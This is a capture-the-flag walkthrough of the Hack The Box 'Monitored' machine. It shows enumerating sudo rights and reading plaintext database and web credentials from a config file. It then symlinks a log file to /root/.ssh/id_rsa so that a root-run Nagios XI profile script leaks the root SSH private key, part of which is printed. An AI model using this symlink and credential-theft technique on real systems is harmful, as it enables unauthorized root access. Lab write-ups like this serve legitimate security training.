~/Documents/Notes/Hands-on-Hacking/HacktheBox/Monitored git:(main)±6 (2.73s)
ssh -i nagios nagios@monitored.htb

The authenticity of host 'monitored.htb (10.10.11.248)' can't be established.
ED25519 key fingerprint is SHA256:9OHJUUmtPpW4c0Wd2uLNekhWz54m/ybR2dZlg94Ein0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'monitored.htb' (ED25519) to the list of known hosts.
```

```
nagios@monitored:~ (0.019s)

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

```
nagios@monitored:~ (0.167s)
id

uid=1001(nagios) gid=1001(nagios) groups=1001(nagios),1002(nagcmd)
```

And here is your user.txt

```
 nagios@monitored ~ (0.171s)
 ls -al

 total 24
 drwxr-xr-x 4 nagios nagios 4096 Nov  2 08:10 .
 drwxr-xr-x 4 root   root   4096 Nov  9  2023 ..
 lrwxrwxrwx 1 root   root      9 Nov 11  2023 .bash_history -> /dev/null
 -rw-r--r-- 1 nagios nagios  131 Nov  2 08:10 cookie.txt
 drwxr-xr-x 3 nagios nagios 4096 Nov 10  2023 .local
 drwx------ 2 nagios nagios 4096 Nov  2 10:10 .ssh
 -rw-r----- 1 root   nagios   33 Nov  2 08:04 user.txt
```

Vertical PrivEsc

Lets check the sudo permission here

```
nagios@monitored ~ (0.269s)
sudo -l

Matching Defaults entries for nagios on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User nagios may run the following commands on localhost:
    (root) NOPASSWD: /etc/init.d/nagios start
    (root) NOPASSWD: /etc/init.d/nagios stop
    (root) NOPASSWD: /etc/init.d/nagios restart
    (root) NOPASSWD: /etc/init.d/nagios reload
    (root) NOPASSWD: /etc/init.d/nagios status
    (root) NOPASSWD: /etc/init.d/nagios checkconfig
    (root) NOPASSWD: /etc/init.d/npcd start
    (root) NOPASSWD: /etc/init.d/npcd stop
    (root) NOPASSWD: /etc/init.d/npcd restart
    (root) NOPASSWD: /etc/init.d/npcd reload
    (root) NOPASSWD: /etc/init.d/npcd status
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/components/autodiscover_new.php *
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/send_to_nls.php *
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/migrate/migrate.php *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/components/getprofile.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/upgrade_to_latest.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/change_timezone.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_services.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/reset_config_perms.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_ssl_config.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/backup_xi.sh *
```

A lot of ways here

But lets enumerate further

Found the mysql password here

```
nagios@monitored /usr/local/nagiosxi/etc (0.15s)
cat xi-sys.cfg
nagiosgroup='nagios'
nagiosuser='nagios'
nagioswebpwd='nagiosadmin'
nagioswebuser='nagiosadmin'
proddir='/usr/local/nagiosxi'
useraddbin='/usr/sbin/useradd'
usermodbin='/usr/sbin/usermod'
userdelbin='/usr/sbin/userdel'
php_extension_dir='/usr/lib64/php/modules'

xiver='5.11.0'
distro='Debian'
version='11'
ver='11'
architecture='x86_64'
dist='debian11'
arch='x86_64'
apacheuser='www-data'
apachegroup='www-data'
httpdconf='/etc/apache2/apache2.conf'
httpdconfdir='/etc/apache2/conf-enabled'
httpdroot='/var/www/html'
httpd='apache2'
ntpd='ntp'
crond='cron'
mibsdir='/usr/share/snmp/mibs'
phpini='/etc/php/7.4/apache2/php.ini'
phpconfd='/etc/php/7.4/apache2/conf.d'
phpconfdcli='/etc/php/7.4/cli/conf.d'
mysqld='mariadb'
make_j_flag='1'
mysqlpass='nagiosxi'
```

But not much help from this as we already dumped it all with sqlmap
The one i think will get us root is this one

```
nagios@monitored /usr/local/nagiosxi/etc (0.25s)
sudo -l

Matching Defaults entries for nagios on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User nagios may run the following commands on localhost:
    (root) NOPASSWD: /etc/init.d/nagios start
    (root) NOPASSWD: /etc/init.d/nagios stop
    (root) NOPASSWD: /etc/init.d/nagios restart
    (root) NOPASSWD: /etc/init.d/nagios reload
    (root) NOPASSWD: /etc/init.d/nagios status
    (root) NOPASSWD: /etc/init.d/nagios checkconfig
    (root) NOPASSWD: /etc/init.d/npcd start
    (root) NOPASSWD: /etc/init.d/npcd stop
    (root) NOPASSWD: /etc/init.d/npcd restart
    (root) NOPASSWD: /etc/init.d/npcd reload
    (root) NOPASSWD: /etc/init.d/npcd status
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/components/autodiscover_new.php *
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/send_to_nls.php *
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/migrate/migrate.php *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/components/getprofile.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/upgrade_to_latest.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/change_timezone.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_services.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/reset_config_perms.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_ssl_config.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/backup_xi.sh *
```

Lets find what's it doing

It zipping some stuff so maybe we can manipulate one of thing that is going in this to be a symlink to a root file or something

```
nagios@monitored /usr/local/nagiosxi/etc (1.807s)
cat /usr/local/nagiosxi/scripts/components/getprofile.sh
echo "Creating nagios.txt..."
nagios_log_file=$(cat /usr/local/nagios/etc/nagios.cfg | sed -n -e 's/^log_file=//p' | sed 's/\r$//')
tail -n500 "$nagios_log_file" &> "/usr/local/nagiosxi/var/components/profile/$folder/nagios-logs/nagios.txt"

echo "Creating perfdata.txt..."
perfdata_log_file=$(cat /usr/local/nagios/etc/pnp/process_perfdata.cfg | sed -n -e 's/^LOG_FILE = //p')
tail -n500 "$perfdata_log_file" &> "/usr/local/nagiosxi/var/components/profile/$folder/nagios-logs/perfdata.txt"

echo "Creating npcd.txt..."
npcd_log_file=$(cat /usr/local/nagios/etc/pnp/npcd.cfg | sed -n -e 's/^log_file = //p')
tail -n500 "$npcd_log_file" &> "/usr/local/nagiosxi/var/components/profile/$folder/nagios-logs/npcd.txt"

echo "Creating cmdsubsys.txt..."
tail -n500 /usr/local/nagiosxi/var/cmdsubsys.log > "/usr/local/nagiosxi/var/components/profile/$folder/nagios-logs/cmdsubsys.txt"
```

Lets manipulate this one

```
nagios@monitored:/usr/local/nagiosxi/var (0.101s)
mv cmdsubsys.log cmdsubsys.log~

nagios@monitored /usr/local/nagiosxi/var (0.102s)
ln -s /root/.ssh/id_rsa cmdsubsys.log
```

Lets check if its symlinked or not

```
nagios@monitored /usr/local/nagiosxi/var (0.261s)
ls -al
total 14320
drwxrwxr-x  7 nagios   nagios       4096 Nov  2 10:29 .
drwxr-xr-x 10 root     nagios       4096 Nov  9  2023 ..
drwxrwxr-x  2 nagios   nagios       4096 Nov 11  2023 certs
-rw-r--r--  1 nagios   nagios     950114 Nov 11  2023 cleaner.log
lrwxrwxrwx  1 nagios   nagios         17 Nov  2 10:29 cmdsubsys.log -> /root/.ssh/id_rsa
-rw-r--r--  1 nagios   nagios     266639 Nov  2 10:29 cmdsubsys.log~
drwsrwsr-x  3 www-data nagios       4096 Nov 11  2023 components
-rw-r--r--  1 nagios   nagios          6 Nov 11  2023 corelog.data
-rw-r--r--  1 nagios   nagios          0 Nov 11  2023 corelog.diff
-rw-r--r--  1 nagios   nagios     739531 Nov 11  2023 dbmaint.log
-rw-r--r--  1 nagios   nagios     135375 Nov 11  2023 deadpool.log
-rw-r--r--  1 nagios   nagios     251319 Nov 11  2023 event_handler.log
```

Now lets run that sudo commands here

```
nagios@monitored /usr/local/nagiosxi/var (5.956s)
sudo /usr/local/nagiosxi/scripts/components/getprofile.sh 1

mv: cannot stat '/usr/local/nagiosxi/tmp/profile-1.html': No such file or directory
--------------------Fetching Information--------------------
Please wait.......
Creating system information...
Creating nagios.txt...
Creating perfdata.txt...
Creating npcd.txt...
Creating cmdsubsys.txt...
Creating event_handler.txt...
Creating eventman.txt...
Creating perfdataproc.txt...
Creating sysstat.txt...
Creating systemlog.txt...
Retrieving all snmp logs...
Creating apacheerrors.txt...
Creating mysqllog.txt...
Getting xi_users...
Getting xi_usermeta...
Getting xi_options(mail)...
Getting xi_otions(smtp)...
```

Now lets see the zip here

```
nagios@monitored:/usr/local/nagiosxi/var/components/profile (0.129s)
cd ..

nagios@monitored /usr/local/nagiosxi/var/components (0.243s)
ls -al

total 444
drwsrwsr-x 3 www-data nagios   4096 Nov  2 10:30 .
drwxrwxr-x 7 nagios   nagios   4096 Nov  2 10:29 ..
-rw-rw-r-- 1 www-data nagios 292406 Nov  2 10:07 auditlog.log
-rw-rw-r-- 1 www-data nagios      0 Nov  9  2023 capacityplanning.log
drwxr-sr-x 2 root     nagios   4096 Nov  2 10:30 profile
-rw-r--r-- 1 root     nagios 143205 Nov  2 10:30 profile.zip

nagios@monitored:/usr/local/nagiosxi/var/components (0.127s)
mv profile.zip /tmp/.
```

Now lets unzip this

```
nagios@monitored /tmp (0.322s)
unzip profile.zip

Archive:  profile.zip
   creating: profile-1730557817/
  inflating: profile-1730557817/config.inc.php
  inflating: profile-1730557817/xi_usermeta.txt
  inflating: profile-1730557817/iptables.txt
  inflating: profile-1730557817/top.txt
  inflating: profile-1730557817/ip_addr.txt
  inflating: profile-1730557817/filesystem.txt
  inflating: profile-1730557817/1730556408.tar.gz
  inflating: profile-1730557817/ipcs.txt
 extracting: profile-1730557817/mrtg.tar.gz
   creating: profile-1730557817/nagios-logs/
  inflating: profile-1730557817/nagios-logs/event_handler.txt
  inflating: profile-1730557817/nagios-logs/eventman.txt
  inflating: profile-1730557817/nagios-logs/sysstat.txt
  inflating: profile-1730557817/nagios-logs/cmdsubsys.txt
  inflating: profile-1730557817/nagios-logs/nagios.txt
  inflating: profile-1730557817/nagios-logs/perfdata.txt
  inflating: profile-1730557817/nagios-logs/npcd.txt
  inflating: profile-1730557817/nagios-logs/perfdataproc.txt
```

lets cat it out

```
nagios@monitored /tmp (0.301s)
cat profile-1730557817/nagios-logs/cmdsubsys.txt

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAnZYnlG22OdnxaaK98DJMc9isuSgg9wtjC0r1iTzlSRVhNALtSd2C
FSINj1byqeOkrieC8Ftrte+9eTrvfk7Kpa8WH0S0LsotASTXjj4QCuOcmgq9Im5SDhVG7/
z9aEwa3bo8u45+7b+zSDKIolVkGogA6b2wde5E3wkHHDUXfbpwQKpURp9oAEHfUGSDJp6V
bok57e6nS9w4mj24R4ujg48NXzMyY88uhj3HwDxi097dMcN8WvIVzc+/kDPUAPm+l/8w89
9MxTIZrV6uv4/iJyPiK1LtHPfhRuFI3xe6Sfy7//UxGZmshi23mvavPZ6Zq0qIOmvNTu17
V5wg5aAITUJ0VY9xuIhtwIAFSfgGAF4MF/P+zFYQkYLOqyVm++2hZbSLRwMymJ5iSmIo4p
lbxPjGZTWJ7O/pnXzc5h83N2FSG0+S4SmmtzPfGntxciv2j+F7ToMfMTd7Np9/lJv3Yb8J
/mxP2qnDTaI5QjZmyRJU3bk4qk9shTnOpXYGn0/hAAAFiJ4coHueHKB7AAAAB3NzaC1yc2
EAAAGBAJ2WJ5RttjnZ8WmivfAyTHPYrLkoIPcLYwtK9Yk85UkVYTQC7UndghUiDY9W8qnj
pK4ngvBba7XvvXk6735OyqWvFh9EtC7KLQEk144+EArjnJoKvSJuUg4VRu/8/WhMGt26PL
uOfu2/s0gyiKJVZBqIAOm9sHXuRN8JBxw1F326cECqVEafaABB31BkgyaelW6JOe3up0vc
OJo9uEeLo4OPDV8zMmPPLoY9x8A8YtPe3THDfFryFc3Pv5Az1AD5vpf/MPPfTMUyGa1err
+P4icj4itS7Rz34UbhSN8Xukn8u//1MRmZrIYtt5r2rz2ematKiDprzU7te1ecIOWgCE1C
dFWPcbiIbcCABUn4BgBeDBfz/sxWEJGCzqslZvvtoWW0i0cDMpieYkpiKOKZW8T4xmU1ie
zv6Z183OYfNzdhUhtPkuEpprcz3xp7cXIr9o/he06DHzE3ezaff5Sb92G/Cf5sT9qpw02i
OUI2ZskSVN25OKpPbIU5zqV2Bp9P4QAAAAMBAAEAAAGAWkfuAQEhxt7viZ9sxbFrT2sw+R
reV+o0IgIdzTQP/+C5wXxzyT+YCNdrgVVEzMPYUtXcFCur952TpWJ4Vpp5SpaWS++mcq/t
PJyIybsQocxoqW/Bj3o4lEzoSRFddGU1dxX9OU6XtUmAQrqAwM+++9wy+bZs5ANPfZ/EbQ
qVnLg1Gzb59UPZ51vVvk73PCbaYWtIvuFdAv71hpgZfROo5/QKqyG/mqLVep7mU2HFFLC3
```

And we get the root key here lets save this on our system here and change the permission here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Monitored git:(main)±6 (1.889s)
vim root.key

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Monitored git:(main)±7 (0.039s)
chmod 600 root.key
```

Now lets ssh in as root

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Monitored git:(main)±7 (3.026s)
ssh -i root.key root@10.10.11.248

The authenticity of host '10.10.11.248 (10.10.11.248)' can't be established.
ED25519 key fingerprint is SHA256:9OHJUUmtPpW4c0Wd2uLNekhWz54m/ybR2dZlg94Ein0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:32: monitored.htb
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.248' (ED25519) to the list of known hosts.
```

```
root@monitored:~ (0.078s)

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

```
root@monitored:~ (0.166s)
id

uid=0(root) gid=0(root) groups=0(root)
```

And here is your root.txt

```
root@monitored ~ (0.202s)
ls -al

total 44
drwx------  8 root root 4096 Nov  2 08:04 .
drwxr-xr-x 19 root root 4096 Mar 27  2024 ..
lrwxrwxrwx  1 root root    9 Nov 11  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root  571 Apr 10  2021 .bashrc
drwxr-xr-x  2 root root 4096 Dec  7  2023 .cache
drwx------  4 root root 4096 Nov 11  2023 .config
drwxr-xr-x  6 root root 4096 Jan  8  2024 .cpan
drwx------  3 root root 4096 Nov  9  2023 .gnupg
drwxr-xr-x  3 root root 4096 Nov 10  2023 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-r-----  1 root root   33 Nov  2 08:04 root.txt
drwx------  2 root root 4096 Dec  7  2023 .ssh
```

Thanks for reading :)